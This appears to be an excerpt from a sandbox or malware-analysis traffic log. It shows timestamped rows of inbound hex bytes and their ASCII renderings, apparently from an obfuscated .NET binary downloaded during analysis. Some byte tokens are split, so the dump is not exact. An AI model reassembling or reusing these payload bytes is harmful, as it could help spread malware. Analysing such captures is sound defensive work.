2021-12-31 18:08:34 UTC	758	IN	Data Raw: 01 2c 20 23 00 00 00 00 00 99 32 41 28 18 2d 00 06 69 0b 23 00 00 00 00 00 bc b3 40 28 19 2d 00 06 69 0c 00 08 23 00 00 00 00 00 3a ac 40 28 1a 2d 00 06 69 fe 01 2c 1b 02 73 5d 00 00 0a 7d 4a 00 00 04 23 00 00 00 80 70 e9 68 41 28 1b 2d 00 06 69 0c 00 08 23 00 00 00 40 8c 5f 74 41 28 1c 2d 00 06 69 fe 01 2c 20 23 00 00 00 00 00 70 87 40 28 1d 2d 00 06 69 0b 23 00 00 00 00 00 0f b2 40 28 1e 2d 00 06 69 0c 00 08 23 00 00 00 00 00 4a af 40 28 1f 2d 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 42 01 41 28 20 2d 00 06 69 fe 01 39 61 5e ff ff 23 00 00 00 00 00 4c af 40 28 21 2d 00 06 69 0c 00 08 23 00 00 00 20 2a 6e 60 41 28 22 2d 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 00 80 78 40 28 23 2d 00 06 69 fe 01 39 17 cb 00 00 23 00 00 00 00 00 f0 a6 40 28 24 2d 00 Data Ascii: , #2A(-i#@(-i#:@(-i,s]}J#phA(-i#@_tA(-i, #p@(-i#@(-i#J@(-i,(#BA(-i9a^#L@(!-i# *n`A("-i,(#x@(#-i9#@($-
2021-12-31 18:08:34 UTC	774	IN	Data Raw: 39 a3 85 ff ff 23 00 00 00 00 00 60 73 40 28 60 30 00 06 69 0c 00 08 23 00 00 00 40 c6 fa 71 41 28 61 30 00 06 69 fe 01 2c 20 23 00 00 00 00 48 6e 05 41 28 62 30 00 06 69 0a 23 00 00 00 10 e5 fc 71 41 28 63 30 00 06 69 0c 00 08 23 00 00 00 00 80 a0 61 41 28 64 30 00 06 69 fe 01 2c 20 23 00 00 00 00 00 a0 6a 40 28 65 30 00 06 69 0a 23 00 00 00 00 00 c2 a7 40 28 66 30 00 06 69 0c 00 08 23 00 00 00 00 00 42 21 41 28 67 30 00 06 69 fe 01 2c 20 23 00 00 00 00 00 b8 89 40 28 68 30 00 06 69 0b 23 00 00 00 00 00 88 87 40 28 69 30 00 06 69 0c 00 08 23 00 00 00 00 00 a8 85 40 28 6a 30 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 72 5d 27 41 28 6b 30 00 06 69 fe 01 39 ef b4 00 00 23 00 00 00 00 90 65 1d 41 28 6c 30 00 06 69 0c 00 08 23 00 00 00 00 88 bd 67 41 28 6d 30 Data Ascii: 9#`s@(`0i#@qA(a0i, #HnA(b0i#qA(c0i#aA(d0i, #j@(e0i#@(f0i#B!A(g0i, #@(h0i#@(i0i#@(j0i,(#r]'A(k0i9#e A(l0i#gA(m0
2021-12-31 18:08:34 UTC	790	IN	Data Raw: 41 28 a9 33 00 06 69 23 00 00 00 00 80 60 c2 40 28 aa 33 00 06 69 73 51 00 00 0a 28 66 00 00 0a 23 00 00 00 00 00 24 91 40 28 ab 33 00 06 69 0c 00 08 23 00 00 00 10 28 9b 72 41 28 ac 33 00 06 69 fe 01 2c 25 02 7b 43 00 00 04 72 19 02 00 70 28 01 00 00 06 6f 50 00 00 0a 23 00 00 00 00 00 42 b1 40 28 ad 33 00 06 69 0c 00 08 23 00 00 00 00 00 a4 a0 40 28 ae 33 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 b1 13 41 28 af 33 00 06 69 fe 01 39 5c 08 fd ff 23 00 00 00 40 ba 52 51 41 28 b0 33 00 06 69 0c 00 08 23 00 00 00 00 00 04 b2 40 28 b1 33 00 06 69 fe 01 2c 20 23 00 00 00 00 0 0 80 57 40 28 b2 33 00 06 69 0a 23 00 00 00 90 41 4b 74 41 28 b3 33 00 06 69 0c 00 08 23 00 00 00 00 00 c8 99 40 28 b4 33 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 20 ec 40 28 b5 33 Data Ascii: A(3i#`@(3isQ(f#$@(3i#(rA(3i,%{Crp(oP#B@(3i#@(3i,(#A(3i9\#@RQA(3i#@(3i, #W@(3i#AKtA(3i#@(3i,(# @(3
2021-12-31 18:08:34 UTC	806	IN	Data Raw: 00 00 20 1d ec 6a 41 28 ee 36 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 00 f0 7a 40 28 ef 36 00 06 69 fe 01 39 b7 fe fe ff 23 00 00 00 00 00 5c ad 40 28 f0 36 00 06 69 0c 00 08 23 00 00 00 00 00 14 b0 40 28 f1 36 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 ac 9b 40 28 f2 36 00 06 69 fe 01 39 0d a9 fd ff 23 00 00 00 00 00 15 b0 40 28 f3 36 00 06 69 0c 00 08 23 00 00 00 00 00 fd b2 40 28 f4 36 00 06 69 fe 01 2c 20 23 00 00 00 00 00 00 1c 40 28 f5 36 00 06 69 0a 23 00 00 00 40 40 8b 76 41 28 f6 36 00 06 69 0c 00 08 23 00 00 00 00 00 38 af 40 28 f7 36 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 40 54 f2 40 28 f8 36 00 06 69 fe 01 39 b6 73 ff ff 23 00 00 00 00 00 3a af 40 28 f9 36 00 06 69 0c 00 08 23 00 00 00 00 00 f6 ad 40 28 fa 36 00 06 69 fe 01 2c 1b 02 73 Data Ascii: jA(6i,(#z@(6i9#\@(6i#@(6i,(#@(6i9#@(6i#@(6i, #@(6i#@@vA(6i#8@(6i,(#@T@(6i9s#:@(6i#@(6i,s
2021-12-31 18:08:35 UTC	822	IN	Data Raw: 3a 00 06 69 fe 01 39 8f 51 fe ff 23 00 00 00 00 00 ac 92 40 28 39 3a 00 06 69 0c 00 08 23 00 00 00 00 40 ae 55 41 28 3a 3a 00 06 69 fe 01 2c 20 23 00 00 00 00 b2 c6 43 41 28 3b 3a 00 06 69 0b 23 00 00 00 40 e8 b2 55 41 28 3c 3a 00 06 69 0c 00 08 23 00 00 00 40 4c 6b 5b 41 28 3d 3a 00 06 69 fe 01 2c 20 23 00 00 00 00 e4 33 3f 41 28 3e 3a 00 06 69 0b 23 00 00 00 00 00 f4 a4 40 28 3f 3a 00 06 69 0c 00 08 23 00 00 00 00 00 9c 96 40 28 40 3a 00 06 69 fe 01 2c 1c 02 7b 47 00 00 04 17 6f 4f 00 00 0a 23 00 00 00 00 40 fe 3f 41 28 41 3a 00 06 69 0c 00 08 23 00 00 00 00 00 90 9c 40 28 42 3a 00 06 69 fe 01 2c 1c 02 7b 46 00 00 04 17 6f 5a 00 00 0a 23 00 00 00 00 00 94 9c 40 28 43 3a 00 06 69 0c 00 08 23 00 00 00 00 00 48 9b 40 28 44 3a 00 06 69 fe 01 2c 28 00 07 23 Data Ascii: :i9Q#@(9:i#@UA(::i, #CA(;:i#@UA(<:i#@Lk[A(=:i, #3?A(>:i#@(?:i#@(@:i,{GoO#@?A(A:i#@(B:i,{FoZ#@(C:i# H@(D:i,(#
2021-12-31 18:08:35 UTC	838	IN	Data Raw: 00 00 00 00 2c b0 40 28 81 3d 00 06 69 0c 00 08 23 00 00 00 00 00 7e ad 40 28 82 3d 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 90 d4 f3 40 28 83 3d 00 06 69 fe 01 39 4a be ff ff 23 00 00 00 00 00 32 6b 41 28 84 3d 00 06 69 0c 00 08 23 00 00 00 00 00 f0 ae 40 28 85 3d 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 64 bb 31 41 28 86 3d 00 06 69 fe 01 39 15 e2 fe ff 23 00 00 00 20 e6 ec 6d 41 28 87 3d 00 06 69 0c 00 08 23 00 00 00 00 c1 ee 3c 41 28 88 3d 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 82 ba 26 41 28 89 3d 00 06 69 fe 01 39 6a 66 fc ff 23 00 00 00 00 00 88 95 40 28 8a 3d 00 06 69 0c 00 08 23 00 00 00 00 b1 4d 56 41 28 8b 3d 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 a0 90 40 28 8c 3d 00 06 69 fe 01 39 ec 8e fd ff 23 00 00 00 40 6a 52 56 41 28 8d 3d 00 Data Ascii: ,@(=i#~@(=i,(#@(=i9J#2kA(=i#@(=i,(#d1A(=i9# mA(=i#<A(=i,(#&A(=i9jf#@(=i#MVA(=i,(#@(=i9#@jRVA(=
2021-12-31 18:08:35 UTC	854	IN	Data Raw: 00 06 69 fe 0e 02 00 00 fe 0c 02 00 23 00 00 00 00 00 80 41 40 28 8e 40 00 06 69 fe 01 39 26 00 00 00 23 00 00 00 00 00 00 59 40 28 8f 40 00 06 69 fe 0e 01 00 23 00 00 00 00 00 40 94 40 28 90 40 00 06 69 fe 0e 02 00 00 fe 0c 02 00 23 00 00 00 00 00 80 40 40 28 91 40 00 06 69 fe 01 39 2e 00 00 00 00 fe 0c 01 00 23 00 00 00 00 00 40 54 40 28 92 40 00 06 69 fe 01 39 2e 00 00 00 23 00 00 00 00 00 00 41 40 28 93 40 00 06 69 fe 0e 02 00 00 fe 0c 02 00 23 00 00 00 00 00 00 42 40 28 94 40 00 06 69 fe 01 39 2e 00 00 00 00 fe 0c 01 00 23 00 00 00 00 00 00 26 40 28 95 40 00 06 69 fe 01 39 ae 00 00 00 23 00 00 00 00 00 64 95 40 28 96 40 00 06 69 fe 0e 02 00 00 fe 0c 02 00 23 00 00 00 00 00 90 76 40 28 97 40 00 06 69 fe 01 39 24 00 00 00 00 fe 0c 00 00 20 01 00 00 00 Data Ascii: i#A@(@i9&#Y@(@i#@@(@i#@@(@i9.#@T@(@i9.#A@(@i#B@(@i9.#&@(@i9#d@(@i#v@(@i9$
2021-12-31 18:08:35 UTC	870	IN	Data Raw: 00 23 00 00 00 00 00 a4 9f 40 28 ef 42 00 06 69 fe 0e 06 00 00 fe 0c 06 00 23 00 00 00 00 00 00 70 40 28 f0 42 00 06 69 fe 01 39 26 00 00 00 23 00 00 00 00 00 00 22 40 28 f1 42 00 06 69 fe 0e 04 00 23 00 00 00 00 00 10 72 40 28 f2 42 00 06 69 fe 0e 06 00 00 fe 0c 06 00 23 00 00 00 00 00 02 cf 40 28 f3 42 00 06 69 fe 01 39 18 00 00 00 38 0b 08 00 00 23 00 00 00 00 00 c0 5f 40 28 f4 42 00 06 69 fe 0e 06 00 00 fe 0c 06 00 23 00 00 00 00 80 24 c3 40 28 f5 42 00 06 69 fe 01 39 2e 00 00 00 00 fe 0c 05 00 23 00 00 00 00 00 00 2e 40 28 f6 42 00 06 69 fe 01 39 09 fd ff ff 23 00 00 00 00 00 88 c3 40 28 f7 42 00 06 69 fe 0e 06 00 00 fe 0c 06 00 23 00 00 00 00 00 80 4a 40 28 f8 42 00 06 69 fe 01 39 26 00 00 00 23 00 00 00 00 00 00 1c 40 28 f9 42 00 06 69 fe 0e 05 00 Data Ascii: #@(Bi#p@(Bi9&#"@(Bi#r@(Bi#@(Bi98#_@(Bi#$@(Bi9.#.@(Bi9#@(Bi#J@(Bi9&#@(Bi
2021-12-31 18:08:35 UTC	886	IN	Data Raw: 23 00 00 00 00 00 61 b8 40 28 8b 45 00 06 69 13 05 00 11 05 23 00 00 00 00 00 00 44 40 28 8c 45 00 06 69 fe 01 2c 21 23 00 00 00 00 00 40 54 40 28 8d 45 00 06 69 0d 23 00 00 00 00 00 44 9a 40 28 8e 45 00 06 69 13 05 00 11 05 23 00 00 00 00 00 80 88 40 28 8f 45 00 06 69 fe 01 2c 29 00 09 23 00 00 00 00 00 40 54 40 28 90 45 00 06 69 fe 01 39 34 07 00 00 23 00 00 00 00 00 00 3d 40 28 91 45 00 06 69 13 05 00 11 05 23 00 00 00 00 00 80 48 40 28 92 45 00 06 69 fe 01 2c 15 07 17 58 0b 23 00 00 00 00 00 00 50 40 28 93 45 00 06 69 13 05 00 11 05 23 00 00 00 00 00 00 49 40 28 94 45 00 06 69 fe 01 2c 22 23 00 00 00 00 00 00 10 40 28 95 45 00 06 69 13 04 23 00 00 00 00 00 80 49 40 28 96 45 00 06 69 13 05 00 11 05 23 00 00 00 00 00 e4 bc 40 28 97 45 00 06 69 fe 01 2c Data Ascii: #a@(Ei#D@(Ei,!#@T@(Ei#D@(Ei#@(Ei,)#@T@(Ei94#=@(Ei#H@(Ei,X#P@(Ei#I@(Ei,"#@(Ei#I@(Ei#@(Ei,

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:35 UTC	902	IN	Data Raw: 38 36 7a 43 52 7a 8b 55 78 56 f9 38 a7 56 63 52 70 75 59 87 57 4e 5a 59 57 43 20 f1 75 59 09 25 59 51 59 5d 39 ac 7c 74 59 53 56 77 51 42 67 47 52 ef 76 59 79 55 77 51 48 24 44 52 70 73 a7 77 56 77 af 55 57 43 72 6a 75 59 79 7e 47 51 59 5d 3e 51 70 75 5d 0a 5f 77 51 5f a9 4d 53 70 55 59 79 56 77 af 57 55 43 72 70 75 59 79 a8 79 52 59 77 43 52 70 75 a7 77 52 77 23 9a 57 43 22 58 44 59 79 5c f9 71 59 57 43 52 8e 76 a7 77 55 77 af 55 56 43 21 42 75 59 73 2b 73 51 59 53 30 61 70 75 53 5c a8 7b 50 59 a9 45 58 70 75 5f 0a 62 77 51 53 24 76 52 70 7f 36 4f 56 77 5b 7c a9 4f 53 70 8b 5f 72 56 77 57 2a 63 43 52 7a 06 6c 79 56 7d 3e 6f 57 43 58 55 8b 55 78 56 89 57 55 57 43 54 03 41 59 79 5c 04 64 59 57 49 3d 46 75 59 73 73 89 5d 58 57 bd 54 7d 75 59 7f 25 43 51 59 Data Ascii: 86zCRzUxV8VcRpuYWNZYWC uY%YQY]9|tYSVwQBgGRvYyUwQH$DRpswVwUWCrjuYy~GQY]>Qpu]_wQ _MSpUYyVwWUCrpuYyyRYwCRpuwRw#WC"XDYy\qYWCRvwUwUVC!BuYs+sQYS0apuS\{PYEXpu_bwQS$vR p6OVw[|OSp_rVwW*cCRzlyV}>oWCXUUxVWUWCTAYy\dYWl=FuYss]XWT}uY%CQY
2021-12-31 18:08:35 UTC	918	IN	Data Raw: 7a 39 a5 50 59 51 6b 81 70 75 5f 16 53 76 51 53 53 6b 77 72 75 5f 7e 39 9d 50 59 51 69 41 40 70 59 2c 56 77 51 59 57 43 52 73 1a 9f 78 56 71 7d 15 53 6b 77 72 75 5f 51 64 77 51 5f 38 af 53 70 73 5d 51 73 75 51 5f 40 ce 14 70 75 5b 5c 40 04 a8 59 57 45 f0 58 a1 59 79 50 18 bf 58 57 45 56 58 50 5b 79 50 60 dc 1f 57 43 50 55 63 2a 85 56 77 57 fb 7f 97 52 70 73 36 89 57 77 57 73 57 43 52 6b 45 5f 79 40 76 51 59 7d 43 52 61 06 ba 79 56 7d 5b 5b 38 44 53 70 7f 52 41 b0 77 51 59 50 2c 5a 71 75 53 75 5e 18 36 58 57 45 3d 79 74 59 73 5b 4f e6 59 57 43 5b 1f 7f 58 79 5c 64 55 51 38 26 53 70 73 2b 75 55 77 21 48 53 2c 05 71 75 5f 51 0f 77 51 53 7f df 52 70 7f 2a d7 56 77 5b 48 53 2c 0b 71 75 5f 68 52 18 0a 58 57 45 7f 73 63 72 78 41 5f 5a 58 57 49 41 75 63 4a 7f 7d Data Ascii: z9PYQkpu_SvQSSkwru_~9PYQiA@pY,VwQYWCRsxVq}Skwru_QdwQ_8Sps]QsuQ_@pu[\@YWEXYyPXW EVXP[yP`WCPUc*VwWRps6WwWsWCRkE_y@vQY}CRayV}[[8DSpRAwQYP,ZquSu^6XWE=ytYs[OYWC[Xy\ dUQ8&Sps+uUw!HS,qu_QwQSRp*Vw[HS,qu_hRXWEscrxA_ZXWIAucJ}
2021-12-31 18:08:35 UTC	934	IN	Data Raw: 5e 2c 1e 70 75 53 54 c1 a9 5b 50 7b 45 5b 1f 76 59 79 5c ab 8f 53 5f 6f 54 78 1a 5a 79 56 7d 8d 87 5d 44 7e 76 72 36 7a 56 77 5b 85 89 40 74 ae 75 5f 53 56 77 50 19 57 43 52 70 2a 59 28 e6 77 52 5a 57 43 53 72 75 09 79 3b ca 51 53 57 43 52 70 77 59 30 56 f7 98 59 5d 43 52 70 75 5b 79 14 77 c2 8c 57 49 52 70 75 59 79 56 71 51 82 b6 43 51 73 75 59 78 4d 47 54 59 09 42 52 70 2c 59 79 47 04 63 59 57 49 58 6f 46 d4 3e 56 77 50 7c 87 46 53 70 71 71 fc 56 77 5b 2a 7b 43 52 7a 7e 27 cd 57 77 5b 5e 38 6e 53 70 7f 55 71 39 c2 50 59 5d 4e 44 63 71 61 a6 56 77 51 50 46 47 c8 63 70 51 6 8 53 18 7c 58 57 49 41 76 64 5f 54 55 63 7a 47 46 45 4d 7b f8 1e 79 56 76 74 89 77 42 52 74 5d dc 79 56 7d 22 75 57 43 58 58 5b 58 79 5c 03 10 59 57 42 41 77 64 5f 54 55 63 7a 47 46 45 Data Ascii: ^,puST[P{E[vYy\S_oTxZyV}]D~vr6zVw[@tu_SVwPWCRp*Y(wRZWCSruy;QSWCRpwY0VY]CRpu[yw WIRpuYyVqQCQsuYxMGTYBRp,YyGcYWIXoF>VwP|FSpqqVw[*{CRz~'Ww[^8nSpUq9PY]NDcqaVwQPFGcpQhS|XWIAv d_TUczGFEM{yVvtwBRt]yV}"uWCXX[Xy\YWBAwd_TUczGFE
2021-12-31 18:08:35 UTC	950	IN	Data Raw: 06 35 51 59 52 43 c0 4f 75 59 7f 56 2b 6b 59 57 42 52 e9 4b 59 59 54 77 2c 1f 57 43 51 70 2c 1b 79 56 73 51 09 15 43 52 75 75 cb 46 56 77 57 59 0b 79 52 70 72 59 af 7d 77 51 51 57 89 6c 70 75 58 79 c4 48 51 59 55 43 ee 4f 75 59 78 56 bd 6f 59 57 41 52 d6 6b 59 79 57 77 c8 67 57 63 50 70 08 1f 79 56 74 51 1b 15 43 52 74 75 63 3b 56 77 54 59 03 79 52 70 74 59 e0 68 77 71 5b 57 3e 14 70 75 5a 79 14 35 51 59 53 43 68 32 75 59 7c 56 23 6b 59 57 45 52 a6 5e 59 79 51 77 9b 67 57 43 53 70 c9 66 79 56 76 51 93 69 43 52 72 75 ff 67 56 77 50 59 fd 6e 52 70 77 59 6b 12 77 71 5a 57 3d 71 72 75 5d 79 57 33 51 59 52 43 ec 4e 75 59 7f 56 c5 6f 59 57 44 52 32 37 59 79 5e 77 6b 1b 57 43 5b 70 21 63 79 56 76 51 f3 7a 43 52 72 75 4b 3d 56 57 52 59 29 60 50 70 71 59 78 12 77 Data Ascii: 5QYRCOuYV+kYWBRKYYTw,WCQp,yVsQCRuuFVwWYyRprY}wQQWlpuXyHQYUCOuYxVoYWA RkYyWwgWcPpyVtQCRtuc;VwTYyRptYhwq[W>puZy5QYSCh2uY|V#kYWER^YyQwgWCSpfyVvQiCRrugVw PYnRpwYkwqZW=qru]yW3QYRCNuYVoYWDR27Yy^wkWC[p!cyVvQzCRruK=VWRY)`PpqYxw
2021-12-31 18:08:35 UTC	966	IN	Data Raw: 77 63 40 31 6c 4c 67 35 17 60 13 00 63 36 45 1a 3f 64 41 63 1c 63 07 10 41 45 6e 4e 61 4e 64 1d 62 75 17 35 36 69 4b 60 77 14 69 14 06 10 43 30 6d 4f 13 4f 64 6e 16 74 62 33 33 1b 4c 61 42 10 69 62 01 62 41 34 6f 4d 6e 47 67 18 6f 07 66 42 43 59 26 09 24 25 38 23 2a 31 31 07 2b 18 2f 3e 3f 30 23 17 2b 00 10 0a 10 2c 12 6c 6d 61 43 0d 2f 26 2d 18 22 1e 32 18 25 31 33 09 3c 37 10 22 23 28 29 32 10 3b 0a 10 64 4e 60 77 0e 06 04 37 33 04 1c 3a 38 24 05 30 20 1e 2d 3b 04 21 20 09 33 24 38 23 32 7e 61 48 4c 6f 79 09 28 02 2d 36 37 3b 13 34 2b 0b 37 0e 18 37 3e 37 06 09 05 3c 2a 3f 0d 34 64 61 43 6a 40 30 6c 38 66 36 63 1b 6f 72 16 32 47 6d 4e 65 36 17 1b 15 70 14 34 31 6f 3f 62 40 68 6f 60 73 10 47 37 6d 48 15 41 51 69 12 76 6b 42 44 6e 4b 65 35 15 6a 14 75 11 Data Ascii: wc@1lLg5`c6E?dAccAEnNaNdbu56iK`wiC0mOOdntb33LaBibbA4oMnGgofBCY&$%8#*11+/>?0#+,lmaC/&- "2%13<7"#()2;dN`w73:8$0 -;! 3$8#2~aHLoy(-67;4+77>7<*?4daCj@0l8f6cor2GmNe6p41o?b@ho`sG7mHAQivkBDnKe5ju
2021-12-31 18:08:35 UTC	982	IN	Data Raw: 59 56 30 51 1f 57 2a 52 1c 75 3c 79 1f 77 3f 59 31 43 3d 70 2d 59 59 56 24 51 2d 57 22 52 12 75 1f 79 3f 77 3d 59 32 43 1b 70 1b 59 1f 56 18 51 35 57 26 52 70 64 1f 79 3f 77 3d 59 32 43 1b 70 1b 59 1f 56 18 51 59 76 0c 52 00 75 15 79 3f 77 3f 59 26 43 37 70 07 59 18 56 57 51 1e 57 0f 52 19 75 37 79 27 77 09 59 57 4a 1e 70 1c 59 17 56 06 51 59 0c 63 52 31 75 29 79 11 77 34 59 39 43 37 70 07 59 10 56 14 51 29 57 07 52 11 75 1e 79 33 77 3f 59 32 43 20 70 1c 59 1a 56 03 51 38 57 1f 52 22 75 1e 79 33 77 3f 59 32 43 20 70 1c 59 1a 56 18 51 38 57 2e 52 19 75 1e 79 33 77 3f 59 32 43 20 70 1c 59 1a 56 19 51 3e 57 1f 52 70 64 79 79 18 77 34 59 23 43 25 70 1a 59 0b 56 1c 51 59 42 63 52 35 75 21 79 22 77 34 59 39 43 21 70 1c 59 16 56 19 51 59 58 16 52 3e 75 12 79 18 Data Ascii: YV0QW*Ru<yw?Y1C=p-YYV$Q-W"Ruy?w=Y2CpYVQ5W&Rpdy?w=Y2CpYVQYvRuy?w?Y&C7 pYVWQWRu7y'wYWJpYVQYcR1u)yw4Y9C7pYVQ)WRuy3w?Y2C pYVQ8WR"uy3w?Y2C pYVQ8W.Ruy3w?Y2C pYVQ>WRpdyyw4Y#C%pYVQYBcR5u!y"w4Y9C!pYVQYXR>uy
2021-12-31 18:08:35 UTC	998	IN	Data Raw: 08 00 00 00 00 00 23 47 55 49 44 00 00 00 10 14 08 00 3c 0a 00 00 23 42 6c 6f 62 00 00 00 00 00 00 00 01 01 01 01 57 d5 b6 29 09 0f 00 00 00 fa 25 33 00 16 00 00 01 00 00 00 6d 00 00 00 2e 00 00 00 8e 00 00 00 3b 46 00 00 93 00 00 00 b7 00 00 00 23 00 00 00 01 00 00 00 01 00 00 00 13 00 00 00 08 00 00 00 08 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 28 00 00 00 01 00 00 00 01 00 00 00 07 00 00 00 03 00 00 00 24 00 00 00 04 00 00 00 14 00 00 00 00 00 82 d6 02 00 00 00 00 00 00 00 06 00 97 9c 00 00 5e b2 00 00 06 00 8e ae 00 00 34 a3 00 00 0a 00 22 13 00 00 5b ab 00 00 06 00 10 33 00 00 34 a3 00 00 0a 00 2a 9c 00 00 5b ab 00 00 06 00 91 41 00 00 34 a3 00 00 06 00 51 9b 00 00 34 a3 00 00 06 00 05 a7 00 00 81 96 00 00 06 00 04 9a 00 00 34 a3 00 00 06 00 c3 Data Ascii: #GUID<#BlobW)%3m.;F#($^4"[34*[A4Q44
2021-12-31 18:08:35 UTC	1014	IN	Data Raw: 00 f2 f8 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 30 17 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 0a 22 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 d3 9c 02 00 18 00 02 00 88 25 00 00 00 00 91 00 53 65 03 00 18 00 02 00 88 25 00 00 00 00 91 00 fa ab 01 00 18 00 02 00 88 25 00 00 00 00 91 00 d5 64 02 00 18 00 02 00 88 25 00 00 00 00 91 00 ca 63 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 50 29 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 31 c2 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 ee 22 01 00 18 00 02 00 88 25 00 00 00 00 91 00 44 15 00 00 18 00 02 00 88 25 00 00 00 00 91 00 b8 26 02 00 18 00 02 00 88 25 00 00 00 00 91 00 53 d3 01 00 18 00 02 00 88 25 00 00 00 00 91 00 bf 66 03 00 18 00 02 00 88 25 00 00 00 00 91 00 a5 63 00 00 18 00 02 00 88 25 00 00 00 00 Data Ascii: %0%"%%Se%%d%c%P)%1%"%D%&%S%f%c%
2021-12-31 18:08:35 UTC	1030	IN	Data Raw: 00 66 3d 03 00 18 00 02 00 88 25 00 00 00 00 91 00 3b ec 01 00 18 00 02 00 88 25 00 00 00 00 91 00 a8 4d 00 00 18 00 02 00 88 25 00 00 00 00 91 00 d8 4a 01 00 18 00 02 00 88 25 00 00 00 00 91 00 3c 74 00 00 18 00 02 00 88 25 00 00 00 00 91 00 0d c4 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 c4 ce 00 00 18 00 02 00 88 25 00 00 00 00 91 00 71 2d 01 00 18 00 02 00 88 25 00 00 00 00 91 00 21 6e 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 8f ff 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 3b 0f 01 00 18 00 02 00 88 25 00 00 00 00 91 00 ce 05 01 00 18 00 02 00 88 25 00 00 00 00 91 00 f6 cc 00 00 18 00 02 00 88 25 00 00 00 00 91 00 a7 6e 01 00 18 00 02 00 88 25 00 00 00 00 91 00 72 6b 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 f8 f0 01 00 18 00 02 00 a0 25 00 00 00 00 Data Ascii: f=%;%M%J%<t%%%q-%!n%%;%%%n%rk%%

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:35 UTC	1046	IN	Data Raw: 00 22 fc 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 8f 45 02 00 18 00 02 00 88 25 00 00 00 00 91 00 48 06 01 00 18 00 02 00 88 25 00 00 00 00 91 00 3c 1a 00 00 18 00 02 00 88 25 00 00 00 00 91 00 51 1d 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 c2 8e 00 00 18 00 02 00 88 25 00 00 00 00 91 00 72 05 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 ae f7 01 00 18 00 02 00 88 25 00 00 00 00 91 00 7e 50 01 00 18 00 02 00 88 25 00 00 00 00 91 00 8e ee 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 82 41 01 00 18 00 02 00 88 25 00 00 00 00 91 00 2c 53 01 00 18 00 02 00 88 25 00 00 00 00 91 00 b8 ba 02 00 18 00 02 00 88 25 00 00 00 00 91 00 53 bc 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 59 28 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 64 67 00 00 18 00 02 00 88 25 00 00 00 00 Data Ascii: "%E%H%<%Q%%r%%~P%%A%,S%%S%Y(%dg%
2021-12-31 18:08:35 UTC	1062	IN	Data Raw: 00 e9 1f 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 89 e8 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 7d f8 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 5d 3a 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 4a c0 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 0d 15 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 aa 45 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 18 a0 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 6c 58 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 65 fe 02 00 18 00 02 00 88 25 00 00 00 00 91 00 56 07 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 d5 69 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 63 21 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 06 27 00 00 18 00 02 00 88 25 00 00 00 00 91 00 fc cc 02 00 18 00 02 00 88 25 00 00 00 00 91 00 14 79 02 00 18 00 02 00 88 25 00 00 00 00 Data Ascii: %%}%]:%J%%E%%lX%e%V%i%c!%'%%y%
2021-12-31 18:08:35 UTC	1078	IN	Data Raw: 02 00 a0 25 00 00 00 00 91 00 59 ce 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 1c 88 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 2b 29 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 0f 60 02 00 18 00 02 00 88 25 00 00 00 00 91 00 02 fe 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 9f fa 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 d1 62 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 8b 1c 02 00 18 00 02 00 88 25 00 00 00 00 91 00 53 cb 02 00 18 00 02 00 88 25 00 00 00 00 91 00 c3 32 02 00 18 00 02 00 88 25 00 00 00 00 91 00 2b 93 01 00 18 00 02 00 88 25 00 00 00 00 91 00 01 1a 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 f9 dd 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 14 52 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 3e b7 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 39 6e 02 00 18 Data Ascii: %Y%%+)%`%%%b%%S%2%+%%%R%>%9n
